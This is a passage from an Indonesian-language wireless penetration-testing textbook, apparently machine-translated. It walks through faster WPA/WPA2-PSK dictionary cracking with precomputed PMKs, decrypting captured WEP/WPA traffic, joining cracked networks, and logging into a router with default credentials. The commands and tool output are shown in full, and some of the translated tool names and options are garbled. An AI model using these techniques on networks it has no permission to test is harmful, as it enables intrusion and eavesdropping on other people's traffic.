Cowpatty adalah alat yang juga dapat memecahkan frasa sandi WPA-PSK menggunakan serangan kamus. Alat ini disertakan dengan BackTrack. Saya membiarkannya sebagai latihan bagi Anda untuk menggunakan Cowpatty untuk memecahkan frasa sandi WPA-PSK.

Juga, atur frasa sandi yang tidak biasa yang tidak ada dalam kamus dan coba serang lagi. Anda sekarang tidak akan berhasil memecahkan frasa sandi dengan Aircrack-ng dan Cowpatty.

Penting untuk dicatat bahwa serangan yang sama berlaku bahkan untuk jaringan WPA2 PSK. Saya mendorong Anda untuk memverifikasi ini secara mandiri.

Mempercepat cracking WPA/WPA2 PSK

Seperti yang telah kita lihat di bagian sebelumnya, jika kita memiliki frasa sandi yang benar di kamus kita, cracking WPA-Personal akan bekerja dengan sangat baik setiap saat. Jadi, mengapa kita tidak membuat kamus besar yang rumit dari jutaan kata sandi dan frasa umum yang digunakan orang? Ini akan sangat membantu kami dan seringkali, kami akhirnya memecahkan frasa sandi. Kedengarannya bagus, tetapi kami kehilangan satu komponen utama di sini—waktu yang dibutuhkan. Salah satu perhitungan CPU dan memakan waktu yang lebih banyak adalah kunci Pre-Shared menggunakan frasa sandi PSK dan SSID melalui PBKDF2. Fungsi ini meng-hash kombinasi keduanya lebih dari 4.096 kali sebelum mengeluarkan kunci Pre-Shared 256-bit. Langkah selanjutnya dalam cracking melibatkan penggunaan kunci ini bersama dengan parameter dalam jabat tangan empat arah dan verifikasi terhadap MIC dalam jabat tangan. Langkah ini tidak mahal secara komputasi. Juga, parameter akan bervariasi dalam jabat tangan setiap saat dan karenanya, langkah ini tidak dapat dihitung sebelumnya. Maka dari itu, untuk mempercepat proses cracking, kita perlu melakukan perhitungan Pre-Shared key dari passphrase secepat mungkin.

Cacat Enkripsi WLAN

Kita dapat mempercepat ini dengan menghitung sebelumnya Kunci yang Dibagikan Sebelumnya, juga disebut **Kunci Master Berpasangan(PMK)** dalam bahasa standar 802.11. Penting untuk dicatat bahwa, karena SSID juga digunakan untuk menghitung PMK, dengan kata sandi yang sama dan dengan SSID yang berbeda, kita akan mendapatkan PMK yang berbeda. Jadi, PMK bergantung pada frasa sandi dan SSID.

Pada latihan berikutnya, kita akan melihat cara menghitung PMK dan menggunakannya untuk cracking WPA/WPA2 PSK.

Waktunya beraksi – mempercepat proses cracking

Kita dapat melanjutkan dengan langkah-langkah berikut:

- 1.Kami dapat menghitung PMK untuk SSID dan daftar kata yang diberikan menggunakan **genpmk** alat dengan perintah berikut:

```
genpmk -f <daftar kata yang dipilih>-d PMK-Wireless-Lab -s "Lab Nirkabel"
```

Ini membuat file PMK-Wireless-Lab yang berisi PMK yang dibuat sebelumnya:

The screenshot shows a terminal window titled 'root@kali: ~' running on Kali Linux. The terminal displays the following command and its execution:

```
root@kali:~# genpmk -f /usr/share/wordlists/nmap.lst -d PMK-Wireless-Lab -s "Wireless Lab"
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File PMK-Wireless-Lab exists, appending new data.
key no. 1000: pinkgirl

1641 passphrases tested in 4.00 seconds: 410.09 passphrases/second
root@kali:~#
```

The terminal window is part of a desktop environment with a Kali Linux wallpaper. The desktop bar at the bottom shows various icons and the status bar indicates 'To release input, press Ctrl+Alt'.

2.Kami sekarang membuat jaringan WPA-PSK dengan frasa sandi ABCD EFGH (hadir dalam kamus yang kami gunakan) dan tangkap jabat tangan WPA untuk jaringan itu. Kami sekarang menggunakan Cowpattyuntuk memecahkan frasa sandi WPA, seperti yang ditunjukkan pada tangkapan layar berikut:

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". The terminal content shows the command "root@kali:~# cowpatty -d PMK-Wireless-Lab -s "Wireless Lab" -r WPACrackingDemo-03.cap" being run. The output indicates that the tool has collected all necessary data to mount a crack against WPA2/PSK and has started a dictionary attack. It also mentions that the PSK is "abcdefgh". The terminal window has three tabs: "root@kali: ~", "[root@kali: ~/WEPCrack]", and "root@kali: ~". The desktop background features the Kali Linux logo with the tagline "The quieter you become, the more you are able to hear".

Dibutuhkan sekitar 7,18 detik untuk Cowpattyuntuk memecahkan kunci, menggunakan PMK yang telah dihitung sebelumnya.

3.Kami sekarang menggunakan aircrack-ng dengan file kamus yang sama, dan proses cracking memakan waktu lebih dari 22 menit. Ini menunjukkan berapa banyak yang kita peroleh karena perhitungan sebelumnya.

- 4.** Untuk menggunakan PMK ini dengan aircrack-ng, kita perlu menggunakan alat bernama airolib-ng. Kami akan memberikannya pilihan airolib-ng, PMK-Aircrack - - impor, Dancowpatty PMK-Wireless-Lab, Di mana PMK-Aircrack adalah aircrack-ng database yang kompatibel untuk dibuat dan PMK-Wireless-Lab adalah genpmk database PMK yang sesuai yang telah kita buat sebelumnya.
- 5.** Kami sekarang memberi makan basis data ini ke aircrack-ng dan proses cracking menjadi sangat cepat. Kami menggunakan perintah berikut:
aircrack-ng -r PMK-Aircrack WPACrackingDemo2-01.cap
- 6.** Ada alat tambahan yang tersedia di BackTrack seperti Pyrit yang dapat memanfaatkan sistem multi CPU untuk mempercepat cracking. Kami memberikan pcap nama file dengan -R pilihan dangenpmk file PMK yang sesuai dengan -Sayapilihan. Bahkan pada sistem yang sama yang digunakan dengan alat sebelumnya, Pyrit membutuhkan waktu sekitar 3 detik untuk memecahkan kuncinya, menggunakan file PMK yang sama yang dibuat menggunakan genpmk.

Apa yang baru saja terjadi?

Kami melihat berbagai alat dan teknik yang berbeda untuk mempercepat cracking WPA/WPA2-PSK. Ide keseluruhannya adalah untuk menghitung terlebih dahulu PMK untuk SSID tertentu dan daftar frasa sandi di kamus kami.

Mendekripsi paket WEP dan WPA

Dalam semua latihan yang telah kami lakukan hingga saat ini, kami memecahkan kunci WEP dan WPA menggunakan berbagai teknik. Apa yang kami lakukan dengan informasi ini? Langkah pertama adalah mendekripsi paket data yang telah kami tangkap menggunakan kunci ini.

Pada latihan berikutnya, kita akan mendekripsi paket WEP dan WPA dalam file jejak yang sama dengan yang kita rekam melalui udara, menggunakan kunci yang telah kita retas.

Saatnya beraksi – mendekripsi paket WEP dan WPA

Kita dapat melanjutkan dengan langkah-langkah berikut:

- 1.Kami akan mendekripsi paket dari file tangkapan WEP yang kami buat sebelumnya:


WEPCrackingDemo-01.cap.Untuk ini, kami akan menggunakan alat lain di suite Aircrack-ng yang disebut airdecap-ng.Kami akan menjalankan perintah berikut, seperti yang ditunjukkan pada tangkapan layar berikut, menggunakan kunci WEP yang telah kami pecahkan sebelumnya:

```
airdecap-ng -w abcdefabcdefabcdef12 WEPCrackingDemo-02.cap
```

```
Kali Linux 32-bit - VMware Player (Non-commercial use only)
Fri 26 Sep, 21:44
root@kali: ~/WEPCrack
File Edit View Search Terminal Tabs Help
root@kali: ~/WEPCrack root@kali: ~ root@kali: ~/WEPCrack
root@kali:~/WEPCrack# airdecap-ng -w abcdefabcdefabcdef12 WEPCrackingDemo-02.cap
Total number of packets read 426553
Total number of WEP data packets 258975
Total number of WPA data packets 0
Number of plaintext data packets 1
Number of decrypted WEP packets 254269
Number of corrupted WEP packets 0
Number of decrypted WPA packets 0
root@kali:~/WEPCrack#
```

Cacat Enkripsi WLAN

2. File yang didekripsi disimpan dalam file bernama WEPCrackingDemo-02-dec.cap. Kami menggunakan tshark utilitas untuk melihat sepuluh paket pertama dalam file. Harap dicatat bahwa Anda mungkin melihat sesuatu yang berbeda berdasarkan apa yang Anda tangkap:




The screenshot shows a terminal window titled "root@kali: ~/WEPCrack" running on Kali Linux. The terminal displays the command "tshark -r WEPCrackingDemo-02-dec.cap" and its output. The output shows several network packets, mostly SSDP M-SEARCH requests from various IP addresses to port 1900, indicating a broadcast search for a service. The terminal window is part of a desktop environment with a menu bar at the top and a taskbar at the bottom.

```
root@kali:~/WEPCrack# tshark -r WEPCrackingDemo-02-dec.cap
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:46: dofile has been disabled due to running Wireshark as superuser. See http://wiki.wireshark.org/CaptureSetup/CapturePrivileges for help in running Wireshark as an unprivileged user.
Running as user "root" and group "root". This could be dangerous.
1 0.000000 fe80::3ddb:b927:3429:4368 -> ff02::c      SSDP 208 M-SEARCH * HTTP/1.1
2 0.001052 fe80::3ddb:b927:3429:4368 -> ff02::c      SSDP 208 M-SEARCH * HTTP/1.1
3 1.767038 fe80::3ddb:b927:3429:4368 -> ff02::c      SSDP 208 M-SEARCH * HTTP/1.1
4 1.772698 fe80::3ddb:b927:3429:4368 -> ff02::c      SSDP 208 M-SEARCH * HTTP/1.1
5 1.981054 fe80::3ddb:b927:3429:4368 -> ff02::1:3    LLMNR 84 Standard query 0x2c39 A wpad
6 1.982078 192.168.1.100 -> 224.0.0.252 LLMNR 64 Standard query 0x2c39 A wpad
7 1.983642 fe80::3ddb:b927:3429:4368 -> ff02::1:3    LLMNR 84 Standard query 0x2c39 A wpad
8 1.985176 192.168.0.7 -> 224.0.0.252 LLMNR 64 Standard query 0x2c39 A wpad
9 2.004098 192.168.1.100 -> 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x9d05873c
10 2.004122 192.168.1.100 -> 255.255.255.255 DHCP 342 DHCP Inform - Transaction ID 0x9d05873c
11 2.009754 192.168.1.1 -> 192.168.1.100 DHCP 590 DHCP ACK - Transaction ID 0x9d058
```

3. WPA/WPA2 PSK akan bekerja dengan cara yang persis sama dengan WEP, menggunakan airdecap-ng utilitas, seperti yang ditunjukkan pada tangkapan layar berikut, dengan perintah berikut:

```
airdecap-ng -p abdefg WPACrackingDemo-02.cap -e "Lab Nirkabel"
```



Apa yang baru saja terjadi?

Kami baru saja melihat bagaimana kami dapat mendekripsi paket terenkripsi WEP dan WPA/WPA2-PSK menggunakan Airdecap-ng. Sangat menarik untuk dicatat bahwa kita dapat melakukan hal yang sama dengan menggunakan Wireshark. Kami akan mendorong Anda untuk mengeksplorasi bagaimana hal ini dapat dilakukan dengan berkonsultasi dengan dokumentasi Wireshark.


Menghubungkan ke jaringan WEP dan WPA

Kami juga dapat terhubung ke jaringan resmi setelah kami memecahkan kunci jaringan. Ini bisa berguna selama pengujian penetrasi. Masuk ke jaringan resmi dengan kunci retak adalah bukti utama yang dapat Anda berikan kepada klien Anda bahwa jaringannya tidak aman.

Saatnya beraksi – menghubungkan ke jaringan WEP

Kita dapat melanjutkan dengan langkah-langkah berikut:

1. Menggunakan iwconfig utilitas untuk terhubung ke jaringan WEP, setelah Anda memiliki kuncinya. Dalam latihan sebelumnya, kami memecahkan kunci WEP—abcdefabcdefabcdefabcdef12:



The screenshot shows a Kali Linux desktop environment. A terminal window titled 'root@kali: ~' is open, displaying the following command and its output:

```
root@kali:~# iwconfig wlan0 essid "Wireless lab" key abcdefabcdefabcdef12
root@kali:~#
root@kali:~# iwconfig wlan0
wlan0    IEEE 802.11bgn  ESSID:"Wireless lab"
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:ABCD-EFAB-CDEF-ABCD-EFAB-CDEF-12
          Power Management:off

root@kali:~#
```

The desktop background features the Kali Linux logo with the tagline 'The quieter you become, the more you are able to hear.'


Apa yang baru saja terjadi?

Kami melihat cara terhubung ke jaringan WEP.

Saatnya beraksi – menghubungkan ke jaringan WPA

Kita dapat melanjutkan dengan langkah-langkah berikut:

- 1.Dalam kasus WPA, masalahnya sedikit lebih rumit. Ituiwconfigutilitas tidak dapat digunakan dengan WPA/WPA2 Personal dan Enterprise, karena tidak mendukungnya. Kami akan menggunakan alat baru yang disebutWPA_pemohonuntuk laboratorium ini. Menggunakan pemohon WPA_untuk jaringan, kita perlu membuat file konfigurasi, seperti yang ditunjukkan pada tangkapan layar berikut. Kami akan menamai file iniwpa-sup.conf:



- 2.Kami kemudian akan memanggilWPA_pemohonutilitas dengan opsi berikut:

-D wext -i wlan0 -c wpa-sup.confuntuk terhubung ke jaringan WPA kita baru saja retak. Setelah koneksi berhasil, WPA_supplicant akan memberi Anda pesan:**Sambungan ke XXXX selesai.**

- 3.Untuk jaringan WEP dan WPA, setelah terhubung, Anda dapat menggunakan dhclient untuk mengambil alamat DHCP dari jaringan dengan mengetikdhclient3 wlan0.

Cacat Enkripsi WLAN

Apa yang baru saja terjadi?

Utilitas Wi-Fi default tidak dapat digunakan untuk terhubung ke jaringan WPA/WPA2. Alat de-facto untuk ini adalah WPA_Pemohon. Di lab ini, kami melihat cara menggunakan untuk terhubung ke jaringan WPA.

Kuis pop – kelemahan enkripsi WLAN

Q1. Paket apa yang digunakan untuk Packet Replay?

1. Paket deautentikasi.
2. Paket terkait.
3. Paket ARP terenkripsi.
4. Tidak satu pun di atas.

Q2. Kapan WEP bisa di-crack?

1. Selalu.
2. Hanya jika kunci/frasa sandi yang lemah dipilih.
3. Hanya dalam keadaan khusus.
4. Hanya jika jalur akses menjalankan perangkat lunak lama.

Q3. Kapan WPA bisa di-crack?

1. Selalu.
2. Hanya jika kunci/frasa sandi yang lemah dipilih.
3. Jika klien berisi firmware lama.
4. Bahkan tanpa klien yang terhubung ke jaringan nirkabel.

Ringkasan

Dalam bab ini, kita belajar tentang enkripsi WLAN. WEP cacat dan apa pun kunci WEP-nya, dengan sampel paket data yang cukup: WEP selalu dapat diretas. WPA/WPA2 secara kriptografis tidak dapat dipecahkan saat ini; namun, dalam keadaan khusus, seperti saat frasa sandi yang lemah dipilih di WPA/WPA2-PSK, adalah mungkin untuk mengambil kata sandi menggunakan serangan kamus.

Pada bab selanjutnya, kita akan melihat serangan yang berbeda pada infrastruktur WLAN, seperti titik akses nakal, kembar jahat, serangan bit-flipping, dan sebagainya.

5

Serangan pada Infrastruktur WLAN

"Jadi, yang paling penting dalam perang adalah menyerang strategi musuh"

Sun Tzu, Seni Perang

Dalam bab ini, kita akan menyerang inti infrastruktur WLAN! Kami akan fokus pada bagaimana kami dapat menembus jaringan resmi menggunakan berbagai vektor serangan baru dan memikat klien resmi untuk terhubung dengan kami, sebagai penyerang.

Infrastruktur WLAN adalah yang menyediakan layanan nirkabel untuk semua klien WLAN dalam suatu sistem. Dalam bab ini, kita akan melihat berbagai serangan yang dapat dilakukan terhadap infrastruktur:

- Akun default dan kredensial pada titik akses
- serangan Denial of service
- Kembar jahat dan titik akses MAC
- memalsukan titik akses Rogue

Akun dan kredensial default pada titik akses


Titik akses WLAN adalah blok bangunan inti dari infrastruktur. Meskipun memainkan peran yang begitu penting, terkadang mereka paling diabaikan dalam hal keamanan. Dalam latihan ini, kita akan memeriksa apakah kata sandi default pada titik akses telah diubah atau tidak. Kemudian, kami akan memverifikasi bahwa, meskipun kata sandi telah diubah, kata sandi tersebut masih mudah ditebak dan dipecahkan menggunakan serangan berbasis kamus.

Penting untuk dicatat bahwa, saat kita beralih ke bab yang lebih lanjut, akan diasumsikan bahwa Anda telah melewati bab sebelumnya dan sekarang sudah familiar dengan penggunaan semua alat yang dibahas di sana. Ini akan memungkinkan kita untuk membangun pengetahuan itu dan mencoba serangan yang lebih rumit!


Saatnya beraksi – meretas akun default pada akses poin

Ikuti petunjuk ini untuk memulai:

- 1.Pertama mari kita sambungkan ke titik akses kita **Lab Nirkabel** dan mencoba menavigasi ke antarmuka manajemen HTTP. Kami melihat bahwa model titik akses adalah **TP-Link WR841N**, seperti yang ditunjukkan pada tangkapan layar berikut:



- 2.Dari situs web pabrikan, kami menemukan kredensial akun default untuk admin adalah admin. Kami mencoba ini di halaman login dan kami berhasil masuk. Ini menunjukkan betapa mudahnya membobol akun dengan kredensial default. Kami sangat menganjurkan Anda untuk mendapatkan manual pengguna router secara online. Ini akan memungkinkan Anda untuk memahami apa yang Anda hadapi selama pengujian penetrasi dan memberi Anda wawasan tentang kelemahan konfigurasi lain yang dapat Anda periksa:



Apa yang baru saja terjadi?

Kami memverifikasi bahwa kredensial default tidak pernah diubah pada titik akses ini, dan ini dapat menyebabkan penyusupan jaringan penuh. Juga, meskipun kredensial default diubah, hasilnya tidak boleh mudah ditebak atau menjalankan serangan berbasis kamus sederhana.

Selamat mencoba - meretas akun menggunakan serangan brute-force

Pada latihan sebelumnya, ubah kata sandi menjadi sesuatu yang sulit ditebak atau ditemukan di kamus dan lihat apakah Anda dapat memecahkannya menggunakan pendekatan brute-force. Batasi panjang dan karakter dalam kata sandi sehingga Anda dapat berhasil di beberapa titik. Salah satu alat paling umum yang digunakan untuk memecahkan autentikasi HTTP disebut Hydra dan tersedia di Kali.

Penolakan serangan layanan

WLAN rentan terhadap**Kegagalan layanan(DoS)** serangan menggunakan berbagai teknik, termasuk namun tidak terbatas pada:

- ✗ deauthentication attack
- ✗ Serangan disasosiasi
- ✗ serangan CTS-RTS
- ✗ Gangguan sinyal atau serangan gangguan spektrum

Dalam ruang lingkup buku ini, kami akan membahas serangan deauthentication pada infrastruktur Wireless LAN menggunakan eksperimen berikut:

